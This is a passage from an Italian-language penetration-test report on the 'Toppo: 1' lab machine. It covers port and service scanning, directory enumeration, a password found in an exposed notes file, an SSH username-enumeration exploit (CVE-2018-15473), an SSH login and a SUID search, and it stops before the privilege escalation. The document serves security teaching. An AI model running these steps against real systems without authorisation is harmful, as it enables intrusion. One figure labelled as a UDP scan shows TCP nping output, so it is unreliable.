SENT (18.0409s) TCP 10.0.2.4:63288 > 10.0.2.5:111 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (18.0411s) TCP 10.0.2.5:111 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=1889250498 win=29200 <mss 1460>
SENT (19.0427s) TCP 10.0.2.4:63288 > 10.0.2.5:55998 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (19.0429s) TCP 10.0.2.5:55998 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=3705308465 win=29200 <mss 1460>

Max rtt: 0.239ms | Min rtt: 0.144ms | Avg rtt: 0.164ms
Raw packets sent: 20 (800B) | Rcvd: 20 (920B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 19.07 seconds
```

Figura 2.8: Verifica del funzionamento delle Porte con Nping

Un altro strumento utile per la scansione delle porte è **Unicornscan**, che può essere utilizzato per una scansione completa delle porte UDP. Il comando utilizzato è il seguente:

```
1 unicornscan -mU -Iv 10.0.2.5:1-65535 -r 5000
```

```
Starting Nping 0.7.94SVN ( https://nmap.org/nping ) at 2024-09-05 10:28 EDT
SENT (0.0181s) TCP 10.0.2.4:63288 > 10.0.2.5:22 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (0.0183s) TCP 10.0.2.5:22 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=2130296838 win=29200 <mss 1460>
SENT (1.0183s) TCP 10.0.2.4:63288 > 10.0.2.5:80 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (1.0186s) TCP 10.0.2.5:80 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=638909672 win=29200 <mss 1460>
SENT (2.0195s) TCP 10.0.2.4:63288 > 10.0.2.5:111 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (2.0197s) TCP 10.0.2.5:111 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=1638791462 win=29200 <mss 1460>
SENT (3.0211s) TCP 10.0.2.4:63288 > 10.0.2.5:55998 S ttl=64 id=0 iplen=44 seq=1831642197 win=1480
RCVD (3.0213s) TCP 10.0.2.5:55998 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=3454845975 win=29200 <mss 1460>
SENT (4.0224s) TCP 10.0.2.4:63288 > 10.0.2.5:22 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (4.0226s) TCP 10.0.2.5:22 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=2192895294 win=29200 <mss 1460>
SENT (5.0240s) TCP 10.0.2.4:63288 > 10.0.2.5:80 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (5.0242s) TCP 10.0.2.5:80 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=701529157 win=29200 <mss 1460>
SENT (6.0248s) TCP 10.0.2.4:63288 > 10.0.2.5:111 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (6.0250s) TCP 10.0.2.5:111 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=1701405629 win=29200 <mss 1460>
SENT (7.0271s) TCP 10.0.2.4:63288 > 10.0.2.5:55998 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (7.0273s) TCP 10.0.2.5:55998 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=3517471476 win=29200 <mss 1460>
SENT (8.0286s) TCP 10.0.2.4:63288 > 10.0.2.5:22 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (8.0287s) TCP 10.0.2.5:22 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=2255522954 win=29200 <mss 1460>
SENT (9.0297s) TCP 10.0.2.4:63288 > 10.0.2.5:80 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (9.0299s) TCP 10.0.2.5:80 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=764149296 win=29200 <mss 1460>
SENT (10.0311s) TCP 10.0.2.4:63288 > 10.0.2.5:111 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (10.0313s) TCP 10.0.2.5:111 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=1764036214 win=29200 <mss 1460>
SENT (11.0325s) TCP 10.0.2.4:63288 > 10.0.2.5:55998 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (11.0327s) TCP 10.0.2.5:55998 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=3580087573 win=29200 <mss 1460>
SENT (12.0343s) TCP 10.0.2.4:63288 > 10.0.2.5:22 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (12.0345s) TCP 10.0.2.5:22 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=2318143736 win=29200 <mss 1460>
SENT (13.0356s) TCP 10.0.2.4:63288 > 10.0.2.5:80 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (13.0358s) TCP 10.0.2.5:80 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=826773539 win=29200 <mss 1460>
SENT (14.0366s) TCP 10.0.2.4:63288 > 10.0.2.5:111 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (14.0368s) TCP 10.0.2.5:111 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=1826652652 win=29200 <mss 1460>
SENT (15.0380s) TCP 10.0.2.4:63288 > 10.0.2.5:55998 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (15.0382s) TCP 10.0.2.5:55998 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=3642704741 win=29200 <mss 1460>
SENT (16.0394s) TCP 10.0.2.4:63288 > 10.0.2.5:22 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (16.0396s) TCP 10.0.2.5:22 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=2380755229 win=29200 <mss 1460>
SENT (17.0405s) TCP 10.0.2.4:63288 > 10.0.2.5:80 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (17.0407s) TCP 10.0.2.5:80 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=889380391 win=29200 <mss 1460>
SENT (18.0409s) TCP 10.0.2.4:63288 > 10.0.2.5:111 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (18.0411s) TCP 10.0.2.5:111 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=1889250498 win=29200 <mss 1460>
SENT (19.0427s) TCP 10.0.2.4:63288 > 10.0.2.5:55998 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (19.0429s) TCP 10.0.2.5:55998 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=3705308465 win=29200 <mss 1460>

Max rtt: 0.239ms | Min rtt: 0.144ms | Avg rtt: 0.164ms
Raw packets sent: 20 (800B) | Rcvd: 20 (920B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 19.07 seconds
```

Figura 2.9: Scansione delle porte UDP

La scansione mostra come vi sia solamente una porta UDP che ha risposto ai pacchetti inviati.

Considerando le informazioni ottenute dalle scansioni sia passive che attive, unite alle versioni dei servizi in esecuzione sulle porte:

Porta 80 con Apache 2.4.10 (Debian) suggerisce che la macchina utilizza una distribuzione Debian come sistema operativo. Porta 22 con OpenSSH 6.7p1 su Debian 5 indica che il server potrebbe essere basato su Debian 5 (Lenny). La versione del kernel individuata dal fingerprinting attivo con Nmap (compresa tra la 3.2 e la 4.9) è tipica di una versione successiva a Debian 5, ma potrebbe comunque indicare una macchina con una configurazione personalizzata o con kernel aggiornato. Dato che Debian 5 ha un kernel predefinito nella serie 2.6.x, mentre il fingerprinting attivo mostra un kernel più moderno, è probabile che la macchina stia eseguendo un sistema operativo Debian 7 o 8 con un kernel aggiornato (serie 3.2 - 4.9).


In sintesi, la versione del sistema operativo sembra essere Debian 8 (Jessie), con un kernel aggiornato compatibile con le versioni osservate nelle scansioni.

2.4.2 Servizi attivi

Utilizziamo il tool **Nmap** con l'opzione '**-A**', ovvero in modalità aggressiva, per avere informazioni dettagliate sui servizi attivi della macchina bersaglio.

```
1 nmap -A -sV 10.0.2.5
```

Questa scansione ha evidenziato in dettaglio le porte aperte e i servizi attivi sul sistema target 10.0.2.5. In particolare, è stato rilevato il servizio SSH in esecuzione sulla porta 22, con OpenSSH 6.7p1 su Debian 5 (Debian 5+deb8u4) e supporto al protocollo 2.0, insieme a una serie di chiavi SSH (DSA, RSA, ECDSA, ED25519) configurate per l'autenticazione. Sulla porta 80 è attivo un server web Apache 2.4.10, che ospita un sito con il tema "Clean Blog" di Start Bootstrap. La presenza del servizio rpcbind è stata confermata sulla porta 111, con gestione di connessioni RPC (Remote Procedure Call) tramite varie porte TCP e UDP: 45650, 57049, 58721 (TCP) e 111, 33336 (UDP). Questo suggerisce che la macchina è predisposta per servizi di rete distribuiti, come NFS. Il sistema operativo è stato identificato come Linux, con il kernel generico classificato come `linux_kernel`, fornendo un contesto completo sull'infrastruttura e le potenziali funzionalità del sistema target.



```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 10:35 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:bb:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Clean Blog - Start Bootstrap Theme
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp    rpcbind
|   100000  3,4       111/udp6   rpcbind
|   100024  1        45650/udp6 status
|   100024  1        55998/tcp   status
|   100024  1        57049/tcp   status
|_  100024  1        58721/udp   status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds

```

Figura 2.10: Rilevamento dei servizi attivi con Nmap

Questo output fornisce una panoramica dettagliata del sistema e può essere utile per una comprensione più approfondita della macchina e dei servizi esposti.




Figura 2.11: Pagina web della macchina target sulla porta 80

2.5 Vulnerability Mapping

Dopo aver individuato i servizi e le relative versioni, la fase di Vulnerability mapping permette di verificare la presenza di vulnerabilità conosciute ed ottenere le possibili strategie per sfruttarle.

2.5.1 Mapping delle directory

Gobuster è uno strumento di forza bruta veloce scritto in Go, utilizzato per scoprire directory e file nascosti su server web. Grazie alla sua velocità e capacità di gestione della concorrenza, è particolarmente efficace per eseguire scansioni rapide e aggressive, sfruttando wordlist per individuare percorsi e risorse non documentate. Oltre alla scansione delle directory, Gobuster supporta anche la ricerca di sottodomini e oggetti su server Amazon S3, rendendolo uno strumento versatile per l'enumerazione di risorse potenzialmente vulnerabili su applicazioni web e servizi di rete. Il comando utilizzato è il seguente:

```
1 gobuster dir -u http://10.0.2.5/ -w /usr/share/wordlists/dirb/common.txt
```

La scansione ha generato una lista di potenziali directory e file presenti sul server target utilizzando un wordlist comune. Ha rivelato diverse directory e file rilevanti sul server target 10.0.2.5, tra cui risorse protette come .htaccess e .htpasswd (403 - Forbidden), oltre a directory accessibili tramite redirect (301), come /admin, /css, /img, /js, e /server-status. La directory **/admin**, in particolare, potrebbe rappresentare un'opportunità significativa per ottenere un foothold, in quanto spesso queste pagine di amministrazione contengono strumenti o funzionalità riservate per la gestione del sito web. Se non adeguatamente protetta, potrebbe fornire un punto di accesso iniziale per sfruttare ulteriori vulnerabilità del sistema o ottenere

```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: 10.0.2.4/35968 → 10.0.2.5/
[+] Method: GET
[+] Threads: 10.0.2.4/35968 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess = 10.0.2.5 (Status: 403) [Size: 287]
/.htpasswd = ??? (Status: 403) [Size: 292]
/.htpasswd = 0 (Status: 403) [Size: 292]
/admin = none (Status: 301) [Size: 304] [→ http://10.0.2.5/admin/]
/css_sig = 4164+0:0 (Status: 301) [Size: 302] [→ http://10.0.2.5/css/]
/img = index.html (Status: 301) [Size: 302] [→ http://10.0.2.5/img/]
/index.html (Status: 200) [Size: 6437]
/js = js (Status: 301) [Size: 301] [→ http://10.0.2.5/js/]
/LICENSE.2.4/35968 → (Status: 200) [Size: 1093]
/mail = mail (Status: 301) [Size: 303] [→ http://10.0.2.5/mail/]
/manual = 10.0.2.5 (Status: 301) [Size: 305] [→ http://10.0.2.5/manual/]
/server-status = ethernet (Status: 403) [Size: 296]
/vendor = vendor (Status: 301) [Size: 305] [→ http://10.0.2.5/vendor/]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Figura 2.12: Risultato dell'esecuzione di Gobuster

privilegi amministrativi. Anche altre directory come **/server-status**, che potrebbe rivelare informazioni sull'infrastruttura del server, e **/vendor**, che potrebbe contenere librerie di terze parti vulnerabili, possono essere sfruttate per approfondire l'analisi e condurre eventuali attacchi.

Index of /admin

Name	Last modified	Size	Description
Parent Directory		-	
 notes.txt	2018-04-15 11:16	154	

Apache/2.4.10 (Debian) Server at 10.0.2.5 Port 80

Figura 2.13: Directory admin

Nella directory **/admin** del server, possiamo vedere un indice generato dal server web Apache e un file *notes.txt* con potenziali informazioni sensibili.

Apriamo il file in questione e troveremo una password e un possibile username contenuto

```
Note to myself :  
I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .
```

Figura 2.14: File notes.txt

all'interno della password stessa: **ted**.

Index of /img

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 about-bg.jpg	2018-01-29 21:18	2.4M	
 contact-bg.jpg	2018-01-29 21:18	489K	
 home-bg.jpg	2018-01-29 21:18	1.0M	
 post-bg.jpg	2018-01-29 21:18	1.7M	
 post-sample-image.jpg	2018-01-29 21:18	112K	

Apache/2.4.10 (Debian) Server at 10.0.2.5 Port 80

Figura 2.15: Directory /img

Sebbene possa apparire innocuo, potrebbero essere potenziali immagini contenenti tecniche di steganografia. Per evitare qualsiasi potenziale rischio, riteniamo opportuno non sottovalutare la situazione. Procederemo quindi a scaricare tutti i file e a conservarli come backup, in modo da poter effettuare ulteriori analisi, qualora ci fosse la necessità di approfondire l'esame e chiarire eventuali dubbi in futuro.

2.5.2 Scansione con Nessus

Nessus è un potente strumento di scansione delle vulnerabilità utilizzato per identificare potenziali problemi di sicurezza. Nella scansione effettuata, sono state rilevate diverse vulnerabilità. Nello specifico, sono state identificate 33 vulnerabilità di livello informativo, 1 vulnerabilità di livello basso e 2 vulnerabilità di livello medio. Una dei quali riguarda jQuery, una popolare libreria JavaScript utilizzata in molte applicazioni web per semplificare le interazioni con il DOM (Document Object Model). In particolare, questa vulnerabilità si riferisce a versioni di jQuery inferiori alla 3.5.0, che sono affette da molteplici vulnerabilità di Cross-Site Scripting (XSS), con un punteggio CVSS di 6.1. Questo può permettere ad attaccanti di manipolare il contenuto della pagina o rubare informazioni sensibili (come cookie o sessioni).

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
MEDIUM	6.1	5.7	0.0627	136929	jQuery 1.2 < 3.5.0 Multiple XSS
MEDIUM	5.9	6.1	0.9653	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)

Figura 2.16: Risultato scansione Nessus

2.5.3 Scansione con Nikto

Non sono stati rilevati risultati sulle porte 111 e 37431, lasciando il sospetto che possa essere sfuggito qualcosa. Quindi verrà eseguita una scansione con Nikto su tutte le porte individuate. Lo scanner di vulnerabilità web server **Nikto** permette di esaminare le pagine web sulle porte indicate.

```
1 nikto -h 10.0.2.5 -p 111 > nikto111.txt
```

```
1 nikto -h 10.0.2.5 -p 37431 > nikto37431.txt
```

Entrambe le scansioni effettuate sulle porte 111 e 37431 non hanno prodotto risultati positivi, poiché non è stato rilevato alcun servizio web attivo su tali porte. Questo indica che i servizi che potrebbero essere stati presenti o attivi su queste porte non sono accessibili, oppure non sono configurati per esporre contenuti web. Ciò ha determinato uno spostamento dell'attenzione verso la porta 80, che rappresenta la porta standard per il traffico HTTP. Su questa porta è stato possibile eseguire con successo una scansione di vulnerabilità utilizzando lo strumento Nikto, che ha permesso di raccogliere informazioni rilevanti sullo stato del server web.

Mediante il seguente comando:

```
1 nikto -h 10.0.2.5 -p 80
```

La scansione sulla porta 80 ha rilevato le seguenti vulnerabilità e configurazioni errate:

- **Apache Version:** la versione Apache/2.4.10 è obsoleta e contiene potenziali vulnerabilità;
- **Header anti-clickjacking non presente:** l'header X-Frame-Options non è configurato, il che potrebbe consentire attacchi di clickjacking;
- **Header Content-Type mancante:** l'header X-Content-Type-Options non è configurato, il che potrebbe permettere attacchi di MIME type confusion;
- Diverse directory con **indicizzazione attiva**, tra cui /admin/, /css/, /img/, che possono esporre file sensibili.



```
(kali㉿kali)-[~]
$ nikto -h http://10.0.2.5/
- Nikto v2.5.0

+ Target IP:      10.0.2.5
+ Target Hostname: 10.0.2.5
+ Target Port:    80
+ Start Time:    2024-09-06 10:47:46 (GMT-4)

+ Server: Apache/2.4.10 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 1925, size: 563f5cf714e80, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /admin/: Directory indexing found.
+ /admin/: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /mail/: Directory indexing found.
+ /mail/: This might be interesting.
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /package.json: Node.js package file found. It may contain sensitive information.
+ /README.md: Readme Found.
+ 8102 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:        2024-09-06 10:47:59 (GMT-4) (13 seconds)

+ 1 host(s) tested
```

Figura 2.17: Risultato di Nikto sulla porta 80

2.5.4 Scansione con whatweb

Per rilevare la presenza di CMS come *Wordpress* o *Joomla*, si è utilizzato lo strumento **whatweb**. Il comando è:

```
1 whatweb 10.0.2.5
```

L'output del comando è il seguente:



```
(kali㉿kali)-[~]
$ whatweb 10.0.2.5
http://10.0.2.5 [200 OK] Apache[2.4.10], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.10 (Debian)], IP[10.0.2.5], JQuery, Script, Title[Clean Blog - Start Bootstrap Theme]
```

Figura 2.18: Risultato esecuzione di whatweb

Non essendo stati rilevati CMS, non si approfondirà ulteriormente l'argomento.

2.5.5 Scansione con wafw00f

Per verificare la presenza di un **Web Application Firewall**, si è utilizzato **wafw00f**. Il comando è:

```
1 wafw00f http://10.0.2.5
```

L'output del comando è il seguente:

Figura 2.19: Risultato esecuzione di wafw00f

La scansione è stata completata con successo, ma il software non ha trovato nessun WAF attivo su questo server.

Questo significa che il sistema non utilizza un firewall per proteggere l'applicazione web, lasciando potenzialmente vulnerabile il sito a diversi tipi di attacchi, come SQL injection, cross-site scripting (XSS) o altre minacce simili, che un WAF normalmente mitigherebbe.

È utile a questo punto proseguire con ulteriori test di vulnerabilità su altre porte o con altri strumenti di scanning, come OWASP ZAP, per individuare eventuali punti deboli.

2.5.6 Scansione con OWASP ZAP

Dopo gli accertamenti precedenti, è stato utilizzato *OWASP ZAP*, uno strumento per scansioni generali di vulnerabilità web. Scegliendo la scansione **Automated Scan**, il risultato è il seguente:



Figura 2.20: Risultato esecuzione di OWASP ZAP

CAPITOLO 3

Exploitation

Durante la fase di Target Exploitation, la vulnerabilità rilevata viene sfruttata per cercare di ottenere informazioni riguardo l'asset accedendone. In questo capitolo la sfida cft legata alla macchina TOPPO: 1.

3.1 Exploit SSH - OpenSSH Username Enumeration

Dopo aver rilevato il servizio SSH in esecuzione sulla porta 22, abbiamo verificato la presenza di vulnerabilità conosciute, come la possibilità di enumerare utenti tramite OpenSSH. Utilizzando uno script Python per la vulnerabilità **CVE-2018-15473**, abbiamo potuto confermare la presenza di utenti validi nel sistema. Durante la fase di enumeration, avevamo già scoperto le credenziali di accesso per l'utente ted. Per confermare la validità dell'utente su Toppo, abbiamo applicato l'exploit relativo alla vulnerabilità CVE-2018-15473 per eseguire un'enumerazione del nome utente tramite il servizio SSH esposto sulla porta 22.

Questa vulnerabilità consente di verificare la presenza di un utente senza bisogno della sua password, facilitando un potenziale brute-force per ottenere l'accesso al sistema. Nome utente confermato: **ted**.



```
(kali㉿kali)-[~]
$ python3 Desktop/sshUsernameEnumExploit.py 10.0.2.5 --port 22 --username ted
/home/kali/.local/lib/python3.11/site-packages/paramiko/transport.py:219: CryptographyDeprecationWarning: Blowfish has been deprecated and will be removed in a future release
    "class": algorithms.Blowfish,
ted is a valid user!
```


Figura 3.1: Risultato dopo aver applicato l'exploit

3.2 Accesso tramite SSH

Dopo aver identificato la porta SSH aperta durante la scansione con Nmap, abbiamo individuato una possibile opportunità di accesso remoto alla macchina target tramite SSH. Questo protocollo di rete ci consente di stabilire una connessione sicura con la macchina vittima, accedendo alla shell per eseguire comandi. In questo caso, utilizzando le credenziali scoperte durante la fase di raccolta delle informazioni, possiamo tentare di accedere alla macchina. Apriamo il terminale e digitiamo il seguente comando:

```
1 ssh ted@10.0.2.5
```

A questo punto, ci verrà richiesta la password, che è stata recuperata durante una fase precedente del processo di attacco. Una volta inserita correttamente, saremo in grado di accedere al sistema come l'utente "ted", consentendoci di eseguire comandi e ulteriori attività di exploitation. Questo passaggio rappresenta un **foothold**, ovvero un punto d'accesso iniziale al sistema, che potrà essere sfruttato per ulteriori operazioni come l'escalation dei privilegi o la persistenza.



```
ted@Toppo:~$ ssh ted@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:VJgmhdK0mHq0Mb0plSTyOdzw6GenPEkZkh+PIVozzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 15 10:09:15 2024 from 192.168.56.104
ted@Toppo:~$
```

Figura 3.2: Accesso all'interno la macchina della vittima

Accesso ottenuto con successo. Le credenziali inserite sono risultate valide, garantendoci ora l'accesso alla macchina target. Questo ci consente di interagire direttamente con il sistema, aprendo la strada a ulteriori fasi di analisi e possibili escalation di privilegi.

Una volta autenticati come utente ted, abbiamo eseguito alcuni comandi di base per raccogliere ulteriori informazioni sull'ambiente di sistema. Il comando whoami ha confermato che eravamo loggati come ted:

```
1 whoami
```



```
ted@Toppo:~$ whoami
ted
ted@Toppo:~$
```

Figura 3.3: Output comando whoami

Con questa connessione, siamo riusciti a ottenere una shell interattiva sulla macchina vittima.

CAPITOLO 4

Post-Exploitation

4.1 Privilege Escalation

Ora che è stato ottenuto l'accesso al sistema, il prossimo passo è quello di ottenere quanti più privilegi possibile.

4.1.1 File con SUID attivo

Dopo aver ottenuto una shell remota tramite SSH, eseguiamo un comando per trovare i file binari con il bit SUID attivo. Il bit SUID (Set User ID) è un permesso speciale che permette agli utenti di eseguire un file con i privilegi del proprietario del file stesso, anziché con i propri permessi. Questo è particolarmente utile per eseguire programmi che richiedono privilegi elevati. Inoltre, se mal configurato, può essere sfruttato per ottenere accesso root non autorizzato.

Digitiamo il comando:

```
1 find / -perm -u=s -exec ls -l {} \; 2>/dev/null
```

```
ted@Toppo:~$ find / -perm -4000 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign

/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
```

Figura 4.1: Elenco dei file con il bit SUID attivo

Vediamo subito che **/usr/bin/python2.7** e **/usr/bin/mawk** hanno il bit **suid** impostato. Ciò significa che possiamo eseguire il file binario nel contesto dell’utente proprietario, ovvero root.

Sfruttando ‘/usr/bin/python2.7’

